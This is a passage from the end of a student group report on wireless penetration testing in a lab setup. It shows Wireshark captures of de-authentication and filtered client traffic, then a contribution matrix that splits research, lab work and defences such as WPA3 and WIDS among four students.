  › Receiver address: 0a:c0:81:61:f2:e9 (0a:c0:81:61:f2:e9)

0000  00 00 1a 00 ae 40 00 a0  20 08 00
0010  a0 00 f6 00 64 00 00 00  ac 00 c0
0020  81 61 f2 e9 40 ed 00 ef  37 42 40
0030  40 25 06 00 a2 da 58 c1

Flags (wlan.flags), 1 byte(s)   Packets: 38482 · Displayed: 1306 (3.4%) · Dropped: 0 (0.0%)   Profile: Default
```

Figure 11: de-authentication packets

- We used traffic filter to view the traffic filter of the client device by using its captured MAC address as its show in below figure 24.


*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
wlan.addr == 44:4A:DB:20:32:03
No.     Time          Source            Destination      Protocol  Length Info
  10435 78.352848935                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10436 78.352849150                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10437 78.354708840                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10438 78.354709508                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10439 78.354709845                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10440 78.354710071                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10442 78.371472751                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10445 78.371474403  TPLink_ef:37:42   Apple_20:32:03   802.11    63 Action, SN=597, FN=0, Flags=........C, Dialog
  10461 78.378923495  TPLink_ef:37:42   Apple_20:32:03   802.11    63 Action, SN=604, FN=0, Flags=........C, Dialog
  10465 78.378924635                    Apple_20:32:03   802.11    40 Clear-to-send, Flags=........C
  10466 78.378924874                    Apple_20:32:03   802.11    40 Acknowledgement, Flags=........C
  10467 78.383774003  TPLink_ef:37:42   Apple_20:32:03   802.11   108 QoS Data, SN=2, FN=0, Flags=.p....F.C
  10472 78.406586311  TPLink_ef:37:42   Apple_20:32:03   802.11   108 QoS Data, SN=4, FN=0, Flags=.p..R.F.C
  10475 78.406588792                    Apple_20:32:03   802.11    40 Clear-to-send, Flags=........C

    [Time delta from previous captured frame: 0.016762031 seconds]
    [Time delta from previous displayed frame: 0.016762031 seconds]
    [Time since reference or first frame: 78.371472751 seconds]
    Frame Number: 10442
    Frame Length: 40 bytes (320 bits)
    Capture Length: 40 bytes (320 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: radiotap:wlan_radio:wlan]
› Radiotap Header v0, Length 26
› 802.11 radio information
⌄ IEEE 802.11 Acknowledgement, Flags: ........C
    Type/Subtype: Acknowledgement (0x001d)
  ⌄ Frame Control Field: 0xd400
      .... ..00 = Version: 0
      .... 01.. = Type: Control frame (1)
      1101 .... = Subtype: 13
    › Flags: 0x00
    .000 0000 0000 0000 = Duration: 0 microseconds

0000  00 00 1a 00 ae 40 00 a0  20 08 00
0010  a0 00 f6 00 64 00 00 00  ae 00 d4
0020  db 20 32 03 64 32 9b 8e

Flags (wlan.flags), 1 byte(s)   Packets: 38482 · Displayed: 7791 (20.2%) · Dropped: 0 (0.0%)   Profile: Default
```

Figure 12: traffic filter

Contribution Matrix

Activity list:

Contribution Summary

Research Component:

- **Security Vulnerabilities in Wireless Networks:**
  - **M00872751:** Encryption weaknesses and WPS vulnerabilities.
  - **M00883220:** De-authentication and disassociation attacks.
  - **M00913118:** MitM attacks, Evil Twin, and SSL stripping.
  - **M00887351:** Compiled and edited the section.
- **Kali Linux Tools for Wireless Penetration Testing:**
  - **M00872751:** Information gathering tools (Airodump-ng, Kismet).
  - **M00883220:** Sniffing/spoofing tools (Wireshark, Ettercap).
  - **M00913118:** Vulnerability analysis and password cracking tools.
  - **M00887351:** Exploitation tools (Reaver, MDK3).
- **defence Mechanisms:**
  - **M00872751:** WPA security configurations and password standards.
  - **M00883220:** WIDS/WIPS solutions and deployment.
  - **M00913118:** Access control and client-side defences.
  - **M00887351:** Wireless defence tools and section summary.
- **Kali Linux vs. Parrot OS:**
  - **M00872751:** Toolset and efficiency comparison.
  - **M00883220:** Privacy/anonymity features.
  - **M00913118:** Ease of use and user experience.
  - **M00887351:** Community support and use cases.

Implementation Component:

- **Router Configuration:**
  - **M00872751:** Physical setup and initial WPA2 configuration.
  - **M00883220:** Adjusted settings for monitoring.
  - **M00913118:** Documented steps and backups.
  - **M00887351:** Validated configurations.
- **Lab Setup:**
  - **M00872751:** Virtual environments setup.
  - **M00883220:** Installed/configured Kali Linux and Parrot OS.
  - **M00913118:** Integrated access points.
  - **M00887351:** Step-by-step documentation.
- **Testing Phases:**
  - **M00872751:** Wi-Fi scans and de-authentication attacks.
  - **M00883220:** Captured WPA handshakes and tested reconnections.
  - **M00913118:** Traffic analysis and handshake verification.
  - **M00887351:** Results documentation and analysis.

- **defence Mechanisms:**
    - **M00872751:** Upgraded to WPA3.
    - **M00883220:** MAC filtering and DoS protection.
    - **M00913118:** Evaluated WIDS/WIPS effectiveness.
    - **M00887351:** Summarized defence outcomes.

Document Preparation:

- **Formatting:**
    - **M00872751:** Document layout.
    - **M00887351:** Font styles and pagination.
- **Table of Contents:**
    - **M00913118:** TOC and bookmarks.
- **References and Appendix:**
    - **M00872751 & M00883220:** References and appendix formatting.
    - **M00913118:** Cross-linking sections.

ID	**Contribution**
M00872751	**25%**
M00883220	**25%**
M00887351	**25%**
M00913118	**25%**
Total Contribution	**100%**

Table 1: Activity list table members percentages.